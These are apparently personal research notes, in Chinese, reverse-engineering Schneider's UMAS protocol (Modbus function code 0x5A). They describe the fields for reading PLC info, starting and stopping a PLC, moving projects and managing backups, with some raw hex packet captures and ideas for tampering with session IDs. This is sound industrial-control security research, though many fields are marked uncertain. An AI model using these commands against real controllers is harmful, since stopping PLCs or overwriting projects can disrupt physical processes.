# UMAS协议字段分析

## 协议基本介绍

UMAS (Unified Messaging Application Services) 统一消息传递应用程序服务，它是用于交换应用程序数据的平台独立协议，通信数据使用标准的Modbus协议。Modbus是Modicon公司在1979年开发的基于消息结构的协议，最早是为Modicon公司的PLC中使用，后为施耐德电气公司所有。Modbus协议是现今使用的最早和应用最广泛的工业控制系统协议之一，主要是用于和现场控制器通信的应用层协议，共有三种工作模式：Modbus/ASCII，Modbus/RTU，和Modbus/TCP。

Modbus协议标准是公开的，其众多功能码早已广为人知，在此不做赘述。但其标准文档中也提到了一些未公开、且为占用状态的功能码，90功能码（0x5A）即为其中一个，UMAS协议即为90功能码的Modbus。

## UMAS通信字段具体分析

下面部分是对于具体协议功能码的解释和说明，而所有的报文前面的部分都是一样的：




其中：

* transaction Identifier：用于会标识每一次query与response报文，以一个随机数开始，随后递增；
* protocol Identifier：0表示modbus协议；
* length：表示该字段之后的字节数；
* Unit Identifier：串行链路或者是其他总线上连接的远程从站的识别码，在本项目中通常为0。

而以下的主要是针对每一个数据报的data字段进行分析：


### 通信初始化（0x01）

* **Query：**





* **Response：**




**其中：**




### 请求PLC的型号等（0x02）

* **Query：**




* **Response：**

****


**（但是通过那个博客的内容可以看到其实对于这个字段内容并不是太了解，但是这里可以清楚看到其实这个response中包含了PLC的型号）**

**但是后面我在PlcInfoUMAS.class协议中似乎发现了博客的分析来源，而这里也许就是0x02功能码的项目内容。**


****

### 获取工程信息（0x03）

* **Query：**




* **Response：**




**（博客中的解释不太清楚）**

***但是在发完0x0300的报文之后会紧接着发新的报文0x0304，用于了解整个工程在PLC的存储位置。***

* **Query：**




* **Response:**




**（博客中的解释不太清楚，对于所有的红色的地方都是需要有时间重新并且好好的看看的）**

**同时还有这样的一个报文：**




**同理，在ProgInfoUMAS.class中发现了0x03的功能码内容。**

****


### 心跳包（0x04）

***这里跟博客还是有点出入的，但是不知道为啥心跳包的应答报文会有那么多内容！！理论上只需要告诉对方自己存在即可。*** 间隔时间：1s左右

* **Query：**




* **Response：**




**但是这一块在博客中写的内容为read PLC info！！！**

### 重新协商Session ID（0x10）

* **Query：**



* **Response：**




**返回的结果即为后面的过程中需要用到的新session ID，这里需要做进一步的处理，可以去观察一些功能码的处理过程中需不需要制定特定的session ID，在通信过程中可以中途篡改session ID吗，通过重新建立这个报文的内容？**

**🚨由于有一些功能码的实现需要协商sessionID，但是如果这个session ID是随机的呢，会出现什么问题？**


### 启动PLC（0x40）

* **Query：**




**其中最后的ff00目前没有研究他们存在的目的是啥。**

* **Response：**



### 停止PLC（0x41）

* **Query：**




* **Response：**




🚨与启动PLC的报文类似，但是需要注意，这一个点就是session ID是会变化的，不是最开始的0x00，可以将其变化成0x00看看是否有结果反映。


### 复述（0x0a）


* **Query：**





* **Response：**





在正常的通信过程中这两步都是会出现的，而且每一次都是这样的，可以通过变换数据包里面的内容尝试看看是否会有不同的内容（通过脚本尝试，然后将结果贴在下面）

### 从PC中下载项目（0x30、0x31、0x32）

🚨但是需要注意的是这几个功能码不可以随意使用，否则造成设备问题，因为工程内容不一致。

01a300000008005adf5015000107

01a30000000b005adffe07000002000000

01a40000000e005adf5015000209010f00020007

01a400000010005adffe090200e08007000002000000

01a50000000e005adf5015000105010400000001

01a500000004005adffe

这一个片段是在从PC传内容到PLC时产生的几个模式片段，反复出现，同时应该是弹窗提示的内容，测试！！！

**???这里有一个问题就是不知道是否前面具有一些准备过程，可以直接就开始下载或者是上传项目吗???**

整个传输过程由0x30开始;

接着是0x31传输每一个block的内容,每一个报文的开始都是一样的，只是Block #这个字节增一，直到有一个报文的长度不是最长f4 03。但是要注意的是第一个block的时候传了两次，且两次之间有一个0x06的报文内容。

之后是0x32的结束过程，通报到最后一个结束的block。

* **0x30**





* **0x31**





* **0x32**





### 从PLC中上传项目（0x33、、0x34、0x35）

在开始之前会有一些0x20功能码的出现，但是不知道是否对该过程有作用。

* **0x33**



其中一个会话

07c200000008005a13330001fb03

07c20000000a005a13fe0001e8d60000

* **0x34**






* **0x35**






### 获取SD卡信息（0x06）

* **Query：**



* **Response：**




通过查看SD卡上面的信息，确实这个string为SD卡上面的型号。


### 更改PLC的时间（0x24）

对于时间的更改过程中每一次都会伴随三个不同的报文：0x58\0x24\0x50

* **Query:**




* **Response:**




表示时间为2022/04/27 09:32:10

其中0x58的报文内容如下：



其中0x50的报文内容如下：



### 存储块内容读取（0x20）


* **Query：**



这是请求时的格式内容，注意都是小端序的，如果真是这样的结果，那么对于不同的工程这几个块请求的内容都是一样的，所以这几个报文请求的内容应该是系统的一些内容和信息。

？？？如何验证这些字段的内容是否正确，可以通过更改offset和bytes to read读取相同的内容，看是否一致，有待验证？？？


？？？同时由于博客中写道，第一个字段的最后一个字节？？也有可能是00，所以，这里也需要经过验证，证明可以为这个数，如果失败了，返回的结果会是啥？？？



* **Response：**



Response报文会将query报文的一些内容给复制出来，同时在最后附上需要读取的对应长度的内容。



### PLC连接状态检查（0x58）

根据博客内容介绍，对于0x58主要是有下面的几种情况，

* 00 58 01:Can be used to log on the “Diag buffer”, before starting the strategy upload/download process

013f0000000d005a00580100000000ffff0000

013f00000006005a00fe0100

* 00 58 02: Can be used to log out from the “Diag buffer”

01ef0000000d005a0058020100000000000000

01ef00000004005a00fe

* 00 58 03: used to ack an error with Diag buffer for information（在本次过程中没有抓到该功能码的报文）
* 00 58 07:used to query the Diag buffer for information


035e0000000d005a005807018000000000fb03


035e00000008005a00fe00010200


但是就结果来看，其实作者对于该字段的内容也不是太了解。

### ­­系统bits读取（0x50）

这个功能码也只是在从plc2pc时会出现多次







这里仅对这一个类型的请求做出以下可能的说明（参照博客）：

Header: df 50 15 00 03 01

Read:01 00

Length:00 11（有问题的，不知道指的是那一段的length）

Action:00 33 01 00

Code:00 0f 00 0e


System bit:02 2d 00 0f


Unknown:


Unknown\_2:01 05 01 04(观察了多个03的报文，这个字段是不变化的)


Last4 bytes：00 00 00 01


下面还有关于这个功能码的一些其他情况，对于该功能码的情况不是太清楚。。














在这三个来回之后后面所有跟50相关的报文都是下面的这个模式，而他们的数目应该是跟在验证的次数有关，或者就是直接的监控。

01a300000008005adf5015000107

01a30000000b005adffe07000002000000

01a40000000e005adf5015000209010f00020007


01a400000010005adffe090200e08007000002000000

01a50000000e005adf5015000105010400000001

01a500000004005adffe

### 项目初始化（0x42）

* **Query：**

s

* **Response：**



通过Control expert的点击实现，非常肯定。

### 心跳包？？（0x12）

这个报文跟0x04报文相比都是会反复出现的，但是该报文出现的周期比较长，而且从应答方式上来说，其实这个感觉似乎更加像心跳包，因为心跳包的应答报文也许没有那么多内容（猜测）。**间隔时间：15-16s**

* **Query：**



* **Response：**




**尚不能确定该字段的含义是什么，不仅因为出现的次数少，而且只都是最简单的字段。**


### （0x22）

使用脚本发送四个不同的备份报文之后，得到这样的结果，提示目前只能在“监控操作模式下进行连接”。

* **Query：**



* **Response：**

****

### 项目备份（0x36）

下面是Query报文的构成字段：



其中# Num.字段有多种可能性：

1. 比较备份 0x03

Response的结果为：

0e5200000005005ad5fe01

在本项目中PLC项目与备份区的内容一致。

1. 恢复备份 0x02

Response的结果为：

0f0300000005005ad5fe00（成功实施）

1. 保存备份 0x01

Response的结果为：


00b400000005005afbfe00

但是保存备份之后似乎也做了一次比较备份的过程。

1. 清除备份 0x04

但是后面出现了这样的错误


02ad0000000e005afbfd8380fc54120000000000



